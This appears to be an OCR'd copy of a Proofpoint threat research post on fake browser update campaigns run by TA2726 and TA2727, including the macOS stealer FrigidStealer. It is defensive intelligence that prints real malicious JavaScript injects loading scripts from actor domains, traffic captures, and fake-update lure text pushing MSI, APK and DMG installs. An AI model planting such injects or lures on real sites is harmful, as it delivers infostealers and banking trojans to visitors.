
An Update on Fake Updates: Two New Actors, and New Mac Malware

proofpoint.com/us/blog/threat-insight/update-fake-updates-two-new-actors-and-new-mac-malware

February 14, 2025



Share with your network!

February 18, 2025 The Proofpoint Threat Research Team

Key findings

- Proofpoint identified and named two new cybercriminal threat actors operating components of web inject campaigns, TA2726 and TA2727.
- Proofpoint identified a new MacOS malware delivered via web inject campaigns that our researchers called FrigidStealer.
- The web inject campaign landscape is increasing, with a variety of copycat threat actors conducting similar campaigns, which can make it difficult for analysts to track.

Overview

The malicious website injects threat landscape is incredibly dynamic with multiple threat actors leveraging this malware delivery method. Typically, an attack chain will consist of three parts: the malicious injects served to website visitors, which are often malicious JavaScript scripts; a traffic distribution service (TDS) responsible for determining what user gets which payload based on a variety of filtering options; and the ultimate payload that is downloaded by the script. Sometimes each part of the attack chain is managed by the same threat actor, but frequently the different parts of the chain may be managed by different threat actors.

Historically, TA569 was the main distributor of web inject campaigns, with its SocGholish injects leading to malware installation and follow-on ransomware attacks. This actor became almost synonymous with “fake updates” within the security community. But beginning in 2023, multiple copycats emerged using the same web inject and traffic redirection techniques to deliver malware. The influx of multiple actors – some of which collaborate with each other – paired with the fact that websites can be compromised by multiple injects at one time, makes it difficult to distinctly track and categorize threat actors conducting these attacks. Proofpoint is publishing this report to help delineate two distinct sets of activity.

Proofpoint researchers recently designated two new threat actors, TA2726 and TA2727. These are traffic sellers and malware distributors and have been observed in multiple web-based attack chains like compromised website campaigns, including those using fake update themed lures. They are not email-based threat actors, and the activity observed in email campaign data is related to legitimate, but compromised websites.

Notably, TA2727 was recently observed delivering a new information stealer for Mac computers alongside malware for Windows and Android hosts. Proofpoint researchers dubbed this FrigidStealer.

Proofpoint is reassessing existing activity related to TA569 and previous reporting, and assesses with high confidence TA2726 acts as a traffic distribution service (TDS) for TA569 and TA2727.

Definitions
SocGholish: Specific inject used by TA569 that will present as a fake update to the visitor.
Gholoader: The JavaScript-based loader that is served by SocGholish that can lead to follow-on malware installation.
TDS: Traffic distribution system (TDS) (also sometimes known as a traffic delivery system) is a service for tracking and directing users to content on different websites. There are legitimate TDS services, but threat actors use and abuse them to direct people to malicious or compromised websites.
Keitaro: A legitimate TDS that is regularly abused by threat actors, operated by a company of the same name.
Web injects: Malicious code injected into a legitimate website by a threat actor. Injects can lead to data theft or malware installation, depending on actor objectives.
Fake updates: Social engineering lures presented to a user that claim their browser needs to be updated. This lure theme is used by multiple different threat actors.
TA569: The threat actor associated with the SocGholish inject and Gholoader malware, uses fake update themed lures. The actor can either inject their own code directly on compromised websites or use a TDS like TA2726 to serve their inject.
TA2726: A malicious TDS operator that facilitates traffic distribution for other threat actors to enable malware delivery.

TA2727: A threat actor that uses fake update themed lures to distribute a variety of malware payloads.

Actor details: TA2726


TA2726 appears to be a traffic seller and operates a TDS that can serve other threat actors to facilitate their malware distribution. The actor is possibly advertising traffic selling on cybercrime forums, however Proofpoint researchers are unable to confirm this with high confidence. TA2726 is financially motivated and works with other financially motivated actors such as TA569 and TA2727. That is, this actor is most likely responsible for the webserver or website compromises that lead to injects operated by other threat actors.

Proofpoint can confirm this threat actor has been active since at least September 2022. This actor, like other compromised website threat actors, does not conduct email campaigns, and the activity observed in email is only incidental/collateral. That is, the compromised websites are shared legitimately in email messages, unbeknownst to the sender that they are compromised.

So far in 2025, Proofpoint has observed the use of TA2726 TDS to redirect traffic to TA569 (in North America) while redirecting most of other countries to TA2727 delivering Lumma Stealer (Windows), DeerStealer (Windows), FrigidStealer (Mac), or Marcher (Android). Proofpoint is able to identify TA2726 activity distinctly from other threat actors based on the actor’s infrastructure including the use of Keitaro and consistent domain patterns and IP addresses.


Analyst Note: Retrospective analysis from January 2025 has led analysts to believe with high confidence the TDS activity observed in previously reported SocGholish activity can be attributed to TA2726. Analysis of this threat actor and any historic activity associated with it is ongoing.

Example TA2726 Injects on compromised websites:




```
<link rel='dns-prefetch' href='//blackshelter.org' />
<script type="text/javascript" src="https://blackshelter.org/tw9ZIwYM9BY5A6iRcUJQxDBX5PMf7GL4-DBJejgkisyv" id="wpe_main_script-js"></script>
```

Example TA569 Response from TA2726:



```
;(function(u,q,y,d,n){d=u.createElement(q);n=u.getElementsByTagName(q)[0];d.async=1;d.src=y;n.parentNode.insertBefore(d,n);})
(document,'script','https://virtual.urban-orthodontics.com/SzlpnTAbCvQvG1OvfQpFvzkbU78xQAX7O1sfvzY=');
```

Example TA2727 Response from TA2726:



```
;(function(o,q,f,e,w,j){w=q.createElement(f);j=q.getElementsByTagName(f)[0];w.async=1;w.src=e;j.parentNode.insertBefore(w,j);})
(window,document,'script',`https://deski.fastcloudcdn.com/m_c_b28cd5c86f08a2b35c766fc4390924de.js?qbsfsc=${Math.floor(Date.now() / 1000)}`);
```

Actor details: TA2727

TA2727 is a cybercriminal group driven by financial motives and has been observed collaborating with other actors who share similar profit-oriented objectives. Proofpoint assesses with moderate confidence this actor purchases traffic on online forums to disseminate malware, which may be their own or that of their potential clients.

Proofpoint first designated TA2727 as a named threat actor in an early January 2025 campaign while investigating a suspected TA569 attack chain that appeared to deliver different payloads based on recipients' geography. In the campaign, emails contained URLs linking to websites compromised with malicious JavaScript website injects. When a user visited a compromised website, TDS domains directed traffic to various actor-controlled domains to deliver a malicious payload. Proofpoint researchers observed the attack chain serving a known SocGholish inject in the U.S. and Canada. (TA2726 was responsible for the TDS redirect leading to both the SocGholish inject and the TA2727 inject, and this actor is described in a further section of this report.)


Researchers observed the campaign deliver another unique fake update chain in France and the UK, with a different payload based on the visitor's user agent and browser. TA2727 was responsible for this part of the chain originating in Europe and the subsequent payload download. Proofpoint is able to identify TA2727 traffic distinctly from other web inject clusters based on their IP addresses and domain patterns. For example:

deski[.]fastcloudcdn[.]com

cloudfasterapp[.]com

fastcloudcdn[.]com

If a user visited a compromised website in France or the UK on a Windows computer using Microsoft Edge or Google Chrome, the website would redirect them to instructions on how the user needs to update their browser. When the "Update" button was clicked, an MSI file was downloaded and the webpage displayed instructions on how to install the payload.



To continue you need to update your browser

This site uses the new chromium engine, to continue it needs to be updated

☑ Help make Google Chrome better by automatically sending usage statistics and crash reports to Google. Learn more

by downloading Chrome, you agree to the Google Terms of Service and Chrome and ChromeOS Additional Terms of Service

Thanks for downloading! Just a few steps left

Your download will begin automatically.

STEP 1 Open

Open the Update_131.31.12.msi file from Chrome downloads at the top right corner of this window.

STEP 2 Allow


If prompted, click "**Install anyway**" and "**Yes**" on the system dialogs.

STEP 3 Install

Wait for the installation to finish. Chrome will open automatically when it's done.

Fake update displayed to the user (left) and subsequent instructions page once the payload was clicked (right).

The MSI installed and executed the legitimate and signed application "Rene.E Facebook Widget". However, one of the bundled DLLs was trojanized with DOILoader, which was side loaded upon execution. DOILoader then ran Lumma Stealer, which was encoded in a bundled m4a file.



```
9799  GET  200  HTTPS  blackshelter.org  /tw9ZIwYM9BY5A6iRcUJQxDBX5PMf7GL4-DBJejgkisyv  268  no-cache  text/plain; charset=utf-8  3d40c1...  chrome:21720  [#9497]
9800  GET  200  HTTPS  deski.fastcloudcdn.com  /w_c_09eaffc4740d5a5150b94660ab875ee3.js?qabsfsc=1736335403  757 604  no-cache  application/javascript  07852a...  chrome:21720  [#9557]
9801  GET  404  HTTPS  ...net-solutions.com  /wp-content/plugins/revslider/slider.php  0  no-cache  text/html; charset=UTF-8  No body  chrome:21720  [#9584]
```


```
GET https://deski.fastcloudcdn.com/w_c_09eaffc4740d5a5150b94660ab875ee3.js?qabsfsc=1736335403 HTTP/1.1
Host: deski.fastcloudcdn.com
Connection: keep-alive
sec-ch-ua-platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
sec-ch-ua: "Google Chrome";v="131", "Chromium";v="131", "Not_A Brand";v="24"
sec-ch-ua-mobile: ?0
Accept: */*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://heathindustrial.com/
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 08 Jan 2025 11:23:22 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 268
Connection: keep-alive
Cache-Control: no-cache
Vary: Accept-Encoding
Access-Control-Allow-Origin: *

;(function(o,q,f,e,w,j){w=q.createElement(f);j=q.getElementsByTagName(f)[0];w.async=1;w.src=e;j.parentNode.insertBefore(w,j);})(window,document,'script',`https://deski.fastcloudcdn.com/w_c_09eaffc4740d5a5150b94660ab875ee3.js?qabsfsc=${Math.floor(Date.now() / 1000)}`);
```

```
        document.documentElement.innerHTML
        document.title = "Update Alert"
        setFavicon("data:image/x-icon;base

        let frame1 = createFrame("frame-1", decode(frame1Source))
        document.body.appendChild(frame1);

        window.addEventListener("message", function (event) {
            if (event.data == "offer-clicked") {
                this.setTimeout(() => {
                    frame1.style = "display: none!important;"

                    document.title = "Update - Final steps"
                    let frame2 = createFrame("frame-2", decode(frame2Source))
                    document.body.appendChild(frame2);
                }, 4500)
            }
        })
```

Traffic capture from a Windows device running Google Chrome. The site is redirected by TA2726 (blackshelter[.]org) which serves the TA2727 script (via fastcloudcdn[.]com); which then displays the fake update download page leading to malware installation.

However, if a user was on an Android device, they would be given the same fake update redirect and download instructions, but the payload would be the Marcher banking trojan. Marcher is an old banking trojan that has targeted Android devices since 2013.




Thanks for downloading!

Just a few steps left

File might be harmful

Do you want to download Install.apk anyway?




STEP 1

Open

Open the Update_131.0.6723.109.apk file from Chrome downloads at the top right corner of this window.

Fake update on Android delivering Marcher.

Proofpoint then identified another campaign at the end of January 2025 using the same tactics, techniques, and procedures (TTPs) to deliver the same payloads. In that campaign, the TA2727 payloads included a new information stealer targeting MacOS. If a Mac user outside of North America visited the compromised website from a web browser, they were redirected to a fake update page that, if the Update button was clicked, downloaded and installed an information stealer. Proofpoint researchers named this malware FrigidStealer.



Safari

Blazing fast. Incredibly private.

Requires update to proceed

I want to update Safari

☑ Help make Safari Browser better by automatically sending usage statistics and crash reports to Apple. Learn more

To continue you need to update your browser

This site uses the new chromium engine, to continue it needs to be updated

I want to update Chrome


☑ Help make Google Chrome better by automatically sending usage statistics and crash reports to Google. Learn more

by downloading Chrome, you agree to the Google Terms of Service and Chrome and ChromeOS Additional Terms of Service

Fake update lure delivering FrigidStealer via Safari (left) and Chrome (right).

MacOS malware


If the user clicked on the "Update" button via a Mac computer, the TA2727 TDS downloaded a DMG file that the user is encouraged to mount. The actor used filtering to determine what browser the recipient used and downloaded the payload that aligned with their browser.



Name	Date modified	Type	Size
Safari_6.1.13.dmg	21/01/2025 14:47	Disk Drill Image	11 382 KB

DMG file downloaded from the compromised website.

